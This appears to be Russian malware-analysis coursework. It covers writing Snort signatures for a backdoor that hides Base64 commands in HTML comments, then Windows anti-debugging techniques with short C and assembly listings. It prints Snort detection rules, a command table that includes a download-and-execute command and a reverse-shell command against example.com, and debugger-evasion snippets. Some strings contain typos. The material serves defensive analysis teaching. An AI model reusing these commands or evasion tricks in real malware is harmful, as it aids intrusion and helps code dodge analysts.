В качестве примера рассмотрим вредоносную программу, которая получает свои команды из поля Comment на веб-странице (мы уже затрагивали эту стратегию чуть раньше). Программа обращается к сайту, зараженному злоумышленником, и ищет скрытое сообщение, встроенное в страницу. Предполагается, что помимо самого вредоноса у нас есть трафик с соответствующими ответами веб-сервера.

Сравнив строки во вредоносном коде и коде веб-страницы, мы обнаружим общую последовательность, которая присутствует и там и там: adsrv?. Возвращенная страница содержит одну строку, которая выглядит следующим образом:

```
<!-- adsrv?bG9uZ3NsZWVw -->
```

Это довольно безобидный комментарий, и сам по себе он вряд ли привлечет особое внимание. У вас может появиться соблазн создать сетевую сигнатуру на основе наблюдаемого трафика, но полученное таким путем решение будет неполным. Сначала следует задать себе два вопроса.

Какие еще команды может понимать вредонос?

Как именно вредонос узнает, что веб-страница содержит команду?

Как мы уже видели, строка `adsrcv?` встречается во вредоносном коде, что делает ее отличным элементом сигнатуры. Но мы можем усилить эффект, добавив другие элементы. Чтобы их найти, сначала изучим тот код работы с сетью, который получает страницу. Мы обнаружим функцию, которая вызывается для приема ввода. Скорее всего, она отвечает за декодирование. На рис. 14.3 показана диаграмма, сгенерированная в IDA Pro: она описывает процедуру разбора поля `Comment`, найденного на веб-странице. Структура данной процедуры является типичной для видоизмененных декодирующих функций, которые часто используются вредоносными программами вместо, скажем, обычной библиотеки регулярных выражений. Нестандартные процедуры разбора обычно выглядят как каскад условий с проверкой начальных символов. От каждого условного выражения исходит две линии: одна ведет к следующей проверке, а другая – к блоку отказа, который содержит переход в начало цикла.




Рис. 14.3. Диаграмма демонстрационной декодирующей функции в IDA Pro

Слева на рис. 14.3 показан верхний цикл. По нему видно, что текущая строка провалила проверку и что теперь будет выполнена попытка со следующей строкой. Эта демонстрационная функция имеет двойной каскад и циклическую структуру, при этом вторая часть каскада ищет символы рядом с полем `Comment`. В его отдельных циклах можно увидеть искомые последовательности: `<!--` в первом и `-->` во втором. В блоке между каскадами находится вызов функции, которая проверяет данные, следующие за `<!--`. Таким образом, команда будет обработана, только если она заключена между открывающими и закрывающими символами и проходит проверку во внутренней функции.

Если углубиться во внутренности декодирующей функции, можно увидеть, что первым делом она проверяет наличие строки `adsrcv?`. Злоумышленник размещает команду для вредоносной программы между знаком вопроса и закрытием комментария, после чего переводит команду в кодировку `Base64`, чтобы обеспечить элементарный уровень обфускации. Декодирующая функция производит обратное преобразование из `Base64`, но она не интерпретирует полученную команду. Анализ команды делается позже, после завершения разбора.

Вредонос принимает пять команд: три из них заставляют его «засыпать» на разные периоды времени, а две другие позволяют злоумышленнику перейти к следующей стадии атаки. Эти команды, а также их представление в Base64, перечислены в табл. 14.7.

Таблица 14.7. Пример команд для вредоноса

Пример команды	Перевод в Base64	Действие
longsleep	bG9uZ3NsZWVw	Заснуть на 1 час
superlongsleep	c3VwZXJsb25nc2xlZXA=	Заснуть на 24 часа
shortsleep	c2hvcnRzbGVlcA==	Заснуть на 1 минуту
run:www.example.com/fast.exe	cnVuOnd3dy5leGFtcGxlLmNvbS9mYXN0LmV4ZQ==	Загрузить двоичный файл и выполнить его в локальной системе
connect:www.example.com:80	Y29ubmVjdDp3d3cuZXhhbXBsZS5jb206OD A=	Использовать нестандартный протокол для создания обратной командной оболочки

Основой сигнатуры для этого бэкдора можно сделать полный набор его команд, которые нам удалось обнаружить (вместе с окружающим контекстом). Шаблоны для пяти команд, поддерживаемых вредоносом, будут содержать следующие строки:

```
<!-- adsrv?bG9uZ3NsZWVw -->
<!-- adsrv?c3VwZXJsb25nc2xlZXA= -->
<!-- adsrv?c2hvcnRzbGVlcA== -->
<!-- adsrv?cnVu
<!-- adsrv?Y29ubmVj
```

Два последних выражения нацелены только на статические участки команд (run и connect) и не включают в себя заключительные символы комментария (-->), так как мы знаем их длину.

Сигнатуры, использующие все эти элементы, скорее всего, смогут обнаружить этот конкретный экземпляр вредоносного ПО, однако так мы рискуем променять универсальность на точность. Если злоумышленник изменит любой аспект своей программы (набор команд, кодировку или командный префикс), слишком точная сигнатура потеряет свою эффективность.

Поиск по нескольким элементам

Ранее мы уже видели, что разные этапы интерпретации команды находятся на разных участках кода. Учитывая этот факт, мы можем создать несколько сигнатур для отдельных элементов.

В разных функциях обрабатывается три элемента: скобки комментария, статическая строка adsrv?, после которой идет выражение в кодировке Base64, и сама команда. Исходя из этого, сигнатуры могут включать в себя следующие элементы

(для краткости мы указываем лишь основные из них; каждая строка относится к отдельной сигнатуре):

```
pre: "/<!-- adsrv\?([a-zA-Z0-9+\/=]{4})+ -->/"
content: "<!-- "; content: "bG9uZ3NsZWVw -->"; within: 100;
content: "<!-- "; content: "c3VwZXJsb25nc2xlZXA= -->"; within: 100;
content: "<!-- "; content: "c2hvcnRzbGVlcA== -->"; within: 100;
content: "<!-- "; content: "cnVu"; within: 100; content: "-->"; within: 100;
content: "<!-- "; content: "Y29ubmVj"; within: 100; content: "-->"; within: 100;
```

Эти сигнатуры нацелены на три разных элемента, из которых состоит команда, передаваемая вредоносу. Все они содержат скобки комментария. Первая сигнатура

относится к командному префиксу `adsv?`, за которым идет выражение в кодировке Base64; остальные проверяют саму закодированную команду без учета префикса.

Мы знаем, что процедура разбора выполняется на отдельном участке кода, поэтому ее проверку тоже было бы разумно проводить отдельно. Если злоумышленник поменяет ту или иную часть своего кода, наши сигнатуры по-прежнему смогут обнаруживать оставшиеся участки.

Стоит отметить, что все это строится на наших догадках. Новые сигнатуры могут быть более склонными к ложным срабатываниям. Мы также предполагаем, что злоумышленник продолжит использовать теги комментариев, так как они являются частью обычного трафика в Интернете и вряд ли покажутся кому-то подозрительными. Тем не менее данная стратегия обеспечивает более широкий охват, чем наша начальная попытка, и имеет больше шансов обнаружить будущие вариации этого вредоноса.

Еще раз взглянем на сигнатуру для определения сигналов, которую мы создали ранее. Как вы помните, в ней сочетаются все возможные элементы:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN
Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:"!|0d0a|referer:"; nocase;
pcrc:"/GET \([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8}
HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```

Эта сигнатура имеет ограниченную область применения и станет бесполезной, Если злоумышленник внесет в код своей программы какие-либо изменения, эта сигнатура станет бесполезной из-за ограниченной области применения. Научить ее обращаться к разным элементам индивидуально и избежать быстрого устаревания можно, обратив внимание на два показателя.

Цель 1: строка User-Agent, строка Accept и отсутствие Refferer.

Цель 2: определенный путь URI и отсутствие Refferer.

Эта стратегия даст нам две сигнатуры:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN
Malicious Beacon UA with Accept Anomaly"; content:"User-Agent: Mozilla/4.0 (compatible\;
MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; content:"!|0d0a|referer:"; nocase; classtype:trojan-activity;
sid:2000004; rev:1;)
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN
Malicious Beacon URI";
uricontent:"58"; content:"!|0d0a|referer:"; nocase; pcrc:
"/GET \([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8}
HTTP/";
classtype:trojan-activity; sid:2000005; rev:1;)
```

Понимание психологии злоумышленника

Разрабатывая стратегию сигнатуры, попробуйте поставить себя на место оппонента. Авторы вредоносного ПО постоянно играют в кошки-мышки. Их цель – слиться с обычным трафиком, избежать обнаружения и обеспечить успешное выполнение текущих атак. Как и любым другим разработчикам, им не так уж просто обновлять свои программы, поддерживать их актуальность и совместимость с меняющимися системами. Любые необходимые изменения должны быть минимальными, иначе может быть нарушена целостность кодовой базы программы.

Как было показано ранее, применение нескольких сигнатур, нацеленных на разные участки вредоносного кода, делает процесс обнаружения менее восприимчивым к изменениям во вредоносном ПО. Злоумышленники часто делают небольшие правки, чтобы обойти определенную сигнатуру. Но когда таких сигнатур несколько и все они

относятся к отдельным аспектам взаимодействия, вредонос не уйдет от обнаружения, даже если часть его кода была обновлена.

Вот несколько советов, которые помогут вам использовать слабые места разработчиков вредоносных программ.

Обращайте внимание на элементы протокола, общие для обеих сторон. Изменять код проще, если делать это только на клиенте или сервере. Ищите аспекты протокола, для которых используется код с обеих сторон, и создавайте на их основе сигнатуры. Чтобы сделать такие сигнатуры устаревшими, злоумышленнику придется приложить много дополнительных усилий.

Сосредоточьтесь на элементах протокола, которые являются частью ключа. Некоторые встроенные в код элементы протокола часто используются в качестве ключа. Это может быть, к примеру, строка User-Agent, которая служит ключом аутентификации и позволяет обнаружить (и, возможно, перенаправить) подозрительное сканирование. Для обхода такой сигнатуры автору вредоносного ПО придется менять код на обеих сторонах.

Определите элементы протокола, которые не совсем очевидно отражаются в трафике. Иногда одновременные действия нескольких защитных механизмов могут усложнить обнаружение вредоносной программы. Если другая система защиты содержит сигнатуру, которая успешно справляется с вредоносом, злоумышленник может быть вынужден откорректировать свой код, чтобы ее обойти. Если вы полагаетесь на ту же сигнатуру или схожие аспекты коммуникационного протокола, эта коррекция повлияет и на вас. Чтобы ваши сигнатуры не устаревали из-за реакции злоумышленников на другие защитные механизмы, пытайтесь находить такие свойства вредоносной активности, которые могут быть проигнорированы другими системами. Сведения, полученные в результате тщательного наблюдения за вредоносом, помогут вам разработать более устойчивую сигнатуру.

Контрольные вопросы

1. Сетевые контрмеры
2. Наблюдение за вредоносными программами в их естественной среде обитания
3. Признаки вредоносной активности
4. OPSEC. Операционная безопасность
5. Безопасное расследование вредоносной деятельности в Интернете. Тактика окольных путей
6. Получение информации об IP-адресе и домене
7. Отдельного внимания заслуживают следующие сайты.
8. Контрмеры, основанные на сетевом трафике
9. Обнаружение вторжений с помощью Snort
10. Углубленный анализ
11. Сочетание динамических и статических методик анализа
12. Опасность чрезмерного анализа
13. Скрыться у всех на виду
14. Симуляция существующих протоколов
15. Отправка сигналов со стороны клиента
16. Понимание окружающего кода
17. Поиск сетевого кода
18. Осведомленность об источниках сетевых данных
19. Сравнение статических и фиктивных данных
20. Определение и использование этапов кодирования
21. Создание сигнатуры
22. Анализ процедур декодирования
23. Понимание психологии злоумышленника

Практическая работа №6. Изучение методов антиотладки

Цель работы: изучить методики обнаружения отладки и ответить на контрольные вопросы

Теоретический материал

Антиотладка — это распространенная методика противодействия анализу, с помощью которой вредоносное ПО может понять, что оно находится под контролем, и помешать отладчикам. Авторы вредоносов знают, что аналитики безопасности используют отладчики для изучения работы их кода, и применяют методы антиотладки, пытаясь сделать анализ как можно более сложным. Как только зараженная программа понимает, что она запущена внутри отладчика, она может изменить ход выполнения своего кода или модифицировать сам код, что приводит к ее сбою. Это мешает аналитику в исследовании, требуя дополнительного времени и усилий.

Обнаружение отладчика в Windows

Вредоносное ПО задействует разнообразные методы, чтобы найти признаки подключенного отладчика, включая использование Windows API, ручной поиск индикаторов отладки в структурах памяти и сканирование системы на предмет данных, оставленных отладчиком. Обнаружение отладчика — самый распространенный способ реализации антиотладочных методик.

Использование Windows API

Использование функций Windows API является самым очевидным способом противодействия отладке. Windows API предоставляет несколько вызовов, с помощью которых программа может определить, отлаживается ли она в данный момент. Одни из них специально предназначены для обнаружения отладчика, другие имеют иные задачи, но способны переориентироваться. Несколько подобных функций используют возможности, не задокументированные в API.

Обычно борьба с антиотладочными функциями состоит в ручном изменении вредоносного кода во время его выполнения. Это позволяет избежать соответствующего вызова или сделать так, чтобы программа после него пошла по нужному нам пути (если изменить значение флага после вызова). Такие функции также можно перехватывать, как в руткитах, но это более сложный способ.

Для антиотладки можно использовать следующие вызовы Windows API.

IsDebuggerPresent. Самая простая API-функция для обнаружения отладчика. Она ищет в структуре блока операционного окружения процесса (process environment block, PEB) поле `IsDebugged`. Если оно равно нулю, выполнение происходит вне контекста отладчика; в противном случае отладчик подключен. Мы обсудим структуру PEB более подробно в следующем разделе.

CheckRemoteDebuggerPresent. Эта API-функция почти не отличается от `IsDebuggerPresent`. Однако ее имя может ввести в заблуждение, потому что она ищет не отладчик на удаленном компьютере, а процесс в локальной системе. Она тоже проверяет поле `IsDebugged` в структуре PEB, но может делать это как для себя, так и для другого локального процесса. Эта функция принимает в качестве аргумента дескриптор процесса и затем проверяет, подключен ли к этому процессу отладчик. Чтобы проверить текущую программу, нужно просто передать дескриптор ее процесса.

NtQueryInformationProcess. Эта системная API-функция находится в библиотеке `Ntdll.dll` и извлекает сведения о заданном процессе. Первым ее аргументом является

дескриптор процесса, а второй определяет тип информации, которую нужно получить. Например, если указать для этого аргумента значение `ProcessDebugPort` (или `0x7`), можно будет узнать, отлаживается ли соответствующий процесс в данный момент. При обнаружении отладчика возвращается номер порта; в противном случае вы получите ноль.

`OutputDebugString`. Эта функция позволяет передать отладчику строку, чтобы тот ее отобразил. Она может использоваться для обнаружения присутствия отладчика. Например, в листинге 16.1 функция `SetLastError` присваивает текущему коду ошибки произвольное значение. Если на момент вызова `OutputDebugString` отладчик не подключен, функция `GetLastError` должна вернуть нам не то значение, которое мы установили, потому что при неудачном выполнении функция `OutputDebugString` устанавливает собственный код ошибки. При наличии подключенного отладчика вызов `OutputDebugString` должен завершиться успешно, а значение `GetLastError` должно остаться прежним

Листинг 16.1. Метод антиотладки на основе `OutputDebugString`

```
DWORD errorValue = 12345;
SetLastError(errorValue);
OutputDebugString("Test for Debugger");
if(GetLastError() == errorValue)
{
    ExitProcess();
}
else
{
    RunMaliciousPayload();
}
```

Проверка структур вручную

Использование Windows API может показаться самым очевидным способом обнаружения отладчика, но среди авторов вредоносного ПО больше всего распространена ручная проверка структур. Существует множество причин, почему злоумышленники избегают реализации антиотладки на основе Windows API. Например, API-вызовы могут перехватываться руткитом для возвращения ложной информации. В связи с этим авторы вредоносных часто вручную выполняют действия, эквивалентные API-вызовам, не полагаясь на системные библиотеки.

При ручной проверке можно воспользоваться несколькими флагами внутри структуры `PEB`, предоставляющими сведения о присутствии отладчика. Здесь мы рассмотрим те из них, которые используются чаще всего.

Проверка флага `BeingDebugged`

В Windows каждый запущенный процесс имеет свою структуру `PEB` (листинг 16.2). Эта структура содержит все параметры пользовательского режима, связанные с процессом, включая информацию о среде выполнения: переменные среды, список загруженных модулей, адреса в памяти и состояние отладчика.

Листинг 16.2. Структура `PEB`

```
typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
```

```

PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
BYTE Reserved4[104];
PVOID Reserved5[52];
PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
BYTE Reserved6[128];
PVOID Reserved7[1];
ULONG SessionId;
} PEB, *PPEB;

```

Во время работы процесса к PEB можно обращаться по адресу fs:[30h]. Вредоносное ПО использует этот адрес в антиотладке, проверяя флаг BeingDebugged, который определяет, отлаживается ли заданный процесс. В табл. 16.1 показаны две разновидности этой проверки.

Таблица 16.1. Ручная проверка флага BeingDebugged

Метод с mov	Метод с push/pop
<pre> mov eax, dword ptr fs:[30h] mov ebx, byte ptr [eax+2] test ebx, ebx jz NoDebuggerDetected </pre>	<pre> push dword ptr fs:[30h] pop edx cmp byte ptr [edx+2], 1 je DebuggerDetected </pre>

В левом столбце адрес PEB перемещается в регистр EAX. Затем этот сдвиг плюс 2 записывается в EBX, что соответствует сдвигу, по которому внутри PEB находится флаг BeingDebugged. В конце проверяется, равен ли регистр EBX нулю. Если да, то отладчик не подключен, и в результате выполняется переход.

Еще один пример показан в правом столбце. Местоположение PEB записывается в регистр EDX с использованием инструкций push и pop, а затем флаг BeingDebugged со сдвигом 2 напрямую сравнивается со значением 1.

Эта проверка может принимать множество форм, но, в сущности, маршрут выполнения определяется условным переходом. Решить эту проблему можно одним из следующих способов.

Гарантировать выполнение (или невыполнение) перехода, вручную изменив нулевой флаг перед самым срабатыванием соответствующей инструкции. Это самое простое решение.

Вручную обнулить флаг BeingDebugged.

Оба варианта в целом эффективны против любых методик, описанных в этом разделе.

ПРИМЕЧАНИЕ

Целый ряд плагинов для OllyDbg самостоятельно изменяют флаг BeingDebugged. Самыми популярными из них являются Hide Debugger, Hidedebug и PhantOm. Все они позволяют предотвратить проверку BeingDebugged и могут пригодиться в противодействии другим методам, которые мы обсудим в этой главе.

Проверка флага ProcessHeap

Внутри массива Reserved4 (см. листинг 16.2) есть незадокументированный участок под названием ProcessHeap, в котором хранится местоположение первой кучи, выделенной процессу загрузчиком. ProcessHeap имеет в структуре PEB сдвиг 0x18. В этой первой куче находится заголовок с полями, на основе которых ядро определяет, создана ли куча в отладчике. Данные поля известны под названиями ForceFlags и Flags.

В Windows XP поле ForceFlags имеет в заголовке кучи сдвиг 0x10, а в Windows 7 — 0x44 (для 32-битных приложений). Вредоносная программа может также искать поле Flags со сдвигом 0x0C (в Windows XP) или 0x40 (в Windows 7). Это поле почти всегда идентично ForceFlags, но к нему обычно применяется логическое ИЛИ со значением 2.

Ассемблерный код для этой методики представлен в листинге 16.3 (обратите внимание на обязательное наличие двух процедур разыменования).

Листинг 16.3. Ручная проверка флага ProcessHeap

```
mov eax, large fs:30h
mov eax, dword ptr [eax+18h]
cmp dword ptr ds:[eax+10h], 0
jne DebuggerDetected
```

Чтобы справиться с этой методикой, лучше всего вручную изменить флаг ProcessHeap или использовать вместе с отладчиком плагин, который скрывает его присутствие. Если вы работаете с WinDbg, можно запустить программу с отключенной отладочной кучей. Например, команда windbg -hd notepad.exe создаст кучу в обычном, а не в отладочном режиме, и обсуждаемый флаг не будет установлен.

Проверка флага NTGlobalFlag

Поскольку при запуске в отладчике процесс работает немного иначе, процедура создания его кучи тоже отличается. Информация, которую система использует для определения того, как создавать структуры кучи, хранится на незадокументированном участке структуры РЕВ со сдвигом 0x68. Если значение в этом месте равно 0x70, можно быть уверенным, что код выполняется в отладчике.

Когда отладчик создает кучу, значение 0x70 представляет собой сочетание следующих флагов. Эти флаги устанавливаются для процесса, запущенного в режиме отладки.

```
(FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK |
FLG_HEAP_VALIDATE_PARAMETERS)
```

В листинге 16.4 показан ассемблерный код для выполнения этой проверки.

Листинг 16.4. Проверка флага NTGlobalFlag

```
mov eax, large fs:30h
cmp dword ptr ds:[eax+68h], 70h
jz DebuggerDetected
```

Чтобы справиться с этой методикой, лучше всего вручную изменить этот флаг или использовать плагин к отладчику, который скрывает его присутствие. Если вы работаете с WinDbg, можете запустить программу с отключенной отладочной кучей, как было показано в предыдущем разделе

Проверка остаточных данных в системе

При анализе вредоносного ПО обычно используются инструменты для отладки, которые оставляют в системе определенные следы. По их наличию или отсутствию вредонос может определить, пытаются ли его исследовать. Например, он может поискать упоминания об отладчиках в ключах реестра. Ниже показан типичный для отладчика путь:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\AeDebug
```

В этом ключе указан отладчик, который запускается, когда в программе происходит ошибка. По умолчанию он равен Dr. Watson, поэтому, обнаружив строку вроде OllyDbg, вредонос может догадаться, что он находится под микроскопом.

Вредонос может также искать в системе файлы и каталоги, которые обычно присутствуют во время анализа безопасности (например, исполняемые файлы популярных отладчиков). Многие бэкдоры содержат код для сканирования файловой системы. Поиск остаточной информации может происходить в оперативной памяти путем просмотра списка текущих процессов или, что более распространено, с помощью вызова функции FindWindow в попытке найти отладчик, как это показано в листинге 16.5.

Листинг 16.5. Код обнаружения на языке C с использованием FindWindow

```
if(FindWindow("OLLYDBG", 0) == NULL)
```

```
{
```

```
// Отладчик не найден
```

```
}
```

```
else
```

```
{
```

```
// Отладчик обнаружен
```

```
}
```

В этом примере код просто ищет окно с именем OLLYDBG.

Распознавание поведения отладчика

Как вы помните, отладчики позволяют создавать точки останова и пошагово выполнять процесс. Это помогает аналитику безопасности при разборе кода. Однако во время выполнения этих операций отладчик изменяет код процесса. Во вредоносном ПО применяется несколько методик для распознавания подобного поведения отладчиков: INT-сканирование, проверка контрольных сумм и сверка времени.

INT-сканирование

INT 3 — это программное прерывание, которое используется отладчиками для временной замены инструкции в выполняющейся программе и вызова отладочного обработчика исключений (это базовый механизм создания точек останова). Оpcodes для INT 3 равен 0xCC. Каждый раз, когда вы создаете точку останова, отладчик изменяет код программы, вставляя в него 0xCC.

Кроме специальной инструкции INT 3 команда INT *immediate* позволяет выполнять и любые другие прерывания, не только 3 (*immediate* может быть регистром, например EAX). Для нее можно использовать два opcodes: 0xCD *значение*. Этот двухбайтный opcode не так часто используется в отладчиках.

Одна из распространенных методик антиотладки заключается в сканировании собственного процесса на наличие инструкции INT 3 путем поиска opcodes 0xCC. Эта процедура показана в листинге 16.6.

Листинг 16.6. Поиск в коде точек останова

```
call $+5
```

```
pop edi
```

```
sub edi, 5
```

```
mov ecx, 400h
```

```
mov eax, 0CCh
```

```
repne scasb
```

```
jz DebuggerDetected
```

Этот код начинается с вызова, за которым идет инструкция pop, помещающая EIP внутрь EDI. После этого регистр EDI выравнивается, чтобы совпасть с началом кода. Затем код сканируется на наличие байтов 0xCC. Если такой байт найден, это говорит о

присутствии отладчика. Этот прием можно обойти путем использования аппаратных точек останова вместо программных.

Проверка контрольной суммы кода

Вредонос может вычислить контрольную сумму на участке своего кода. Это дает тот же результат, что и поиск прерываний, но вместо байтов 0xCC ищется либо циклический избыточный код (cyclic redundancy check, CRC), либо контрольная сумма опкодов вредоноса типа MD5.

Этот прием пользуется меньшей популярностью, чем сканирование, но не уступает ему в эффективности. Чтобы выявить его, ищите код, в котором вредонос перебирает собственные инструкции, сравнивая их с ожидаемым значением.

Для борьбы с этой методикой можно использовать аппаратные точки останова или ручное редактирование маршрута выполнения во время отладки программы.

Сверка времени

Сверка времени является одним из самых популярных способов обнаружения отладчиков, поскольку отладка замедляет работу процессов. Например, пошаговое выполнение программы приводит к существенному снижению ее производительности.

Существует несколько способов обнаружения отладчиков на основе проверки времени.

Запишите две временные метки, выполнив между ними несколько операций. Сравните результаты. Задержка будет говорить о присутствии отладчика.

Запишите временные метки перед срабатыванием исключения и после него. Если процесс не отлаживается, исключение будет обработано довольно быстро; отладчик же будет обрабатывать его намного медленнее. При появлении исключения большинство отладчиков по умолчанию требует вмешательства со стороны человека, что приводит к огромной задержке. Заметная задержка будет даже в том случае, если вы проигнорируете исключение и передадите его программе.

Использование инструкции rdtsc

Самым распространенным методом сверки времени является использование инструкции rdtsc с опкодом 0x0F31. Она возвращает количество тактов с момента последней перезагрузки системы в виде 64-битного значения, помещенного в EDX:EAX. Вредоносная программа просто дважды выполняет эту инструкцию и вычисляет разницу между двумя результатами.

В листинге 16.7 показан образец реального вредоносного кода, в котором используется прием на основе rdtsc.

Листинг 16.7. Метод сверки времени на основе rdtsc

```
rdtsc
xor ecx, ecx
add ecx, eax
rdtsc
sub eax, ecx
cmp eax, 0xFFFF 1
jb NoDebuggerDetected
rdtsc
push eax 2
ret
```

Вредонос проверяет, не превышает ли разница между двумя вызовами rdtsc значение 0xFFFF 1. Если окажется, что прошло слишком много времени, условный переход

не выполняется; в этом случае `rdtsc` вызывается еще раз, а результат помещается в стек 2 . В итоге поток выполнения возобновится в случайном месте.

Использование функций `QueryPerformanceCounter` и `GetTickCount`

В Windows API есть две функции, которые можно использовать вместо `rdtsc` для антиотладочной сверки времени. Данный метод основан на том факте, что процессоры обладают счетчиками производительности высокого разрешения — регистрами, которые хранят количество действий, выполненных процессором. С помощью двойного вызова функции `QueryPerformanceCounter` можно получить разницу во времени, которая будет использоваться в сравнении. Если задержка между двумя вызовами оказалась слишком большой, можно сделать предположение о наличии отладчика.

Функция `GetTickCount` возвращает количество миллисекунд, которые истекли с момента последней перезагрузки системы (ввиду объема памяти, выделенной под этот счетчик, он сбрасывается каждые 49,7 дня). Пример практического использования `GetTickCount` показан в листинге 16.8.

Листинг 16.8. Сверка времени на основе `GetTickCount`

```
a = GetTickCount();
MaliciousActivityFunction();
b = GetTickCount();
delta = b-a;
if ((delta) > 0x1A)
{
    // Отладчик обнаружен
}
else
{
    // Отладчик не найден
}
```

Все атаки на основе проверки времени, рассмотренные выше, можно обнаружить в процессе отладки или статического анализа путем поиска двух последовательных вызовов этих функций, за которыми идет сравнение. Эти проверки способны распознать отладчик только при пошаговом выполнении или создании точки останова между двумя вызовами, которые измеряют разницу во времени. Следовательно, чтобы избежать обнаружения с использованием подобных методов, проще всего дождаться окончания проверки, создать точку останова после нее и затем возобновить пошаговое выполнение. Если так сделать нельзя, просто измените результат сравнения, чтобы состоялся нужный вам переход.

Искажение работы отладчика

Вредоносное ПО может использовать несколько методик для препятствия нормальной работе отладчика: функции обратного вызова на основе локальной памяти потока (thread local storage, TLS), исключения и добавление прерываний. Все они пытаются прекратить выполнение программы, если та находится под управлением отладчика.

Использование функций обратного вызова на основе TLS

Логично предположить, что при загрузке программы в отладчик она остановится на первой своей инструкции, однако это не всегда так. Большинство отладчиков начинают выполнение с входной точки, указанной в PE-заголовке. Функции обратного вызова на основе TLS позволяют выполнить код, который предшествует этой точке и, следовательно,

не подконтролен отладчику. Если полагаться на одну лишь отладку, можно упустить часть функциональности вредоноса, поскольку функции обратного вызова на основе TLS могут вызываться сразу после загрузки в отладочной среде.

TLS — это вид хранилища в Windows, в котором объекты данных не являются автоматическими переменными стека, но принадлежат конкретному потоку, выполняющему код. TLS фактически позволяет потокам хранить разные значения для одной и той же переменной. Если исполняемый файл использует технологию TLS, в его PE-заголовке обычно присутствует раздел .tls, как показано на рис. 16.1. TLS поддерживает функции обратного вызова для инициализации и уничтожения своих объектов. Windows выполняет эти функции до запуска обычного кода в начале программы.

Функции обратного вызова на основе TLS можно просмотреть с помощью PЕview в разделе .tls. Само наличие этого раздела является верным признаком использования антиотладки, поскольку в обычных программах ее, как правило, нет.




Рис. 16.1. Таблица с функциями обратного вызова на основе TLS в PЕview

IDA Pro упрощает анализ этих функций. Нажав Ctrl+E, вы можете увидеть все точки входа программы, в том числе и TLS (рис. 16.2). Каждая функция имеет свою метку с префиксом TlsCallback. В IDA Pro вы можете перейти к ее объявлению, выполнив двойной щелчок на ее имени.

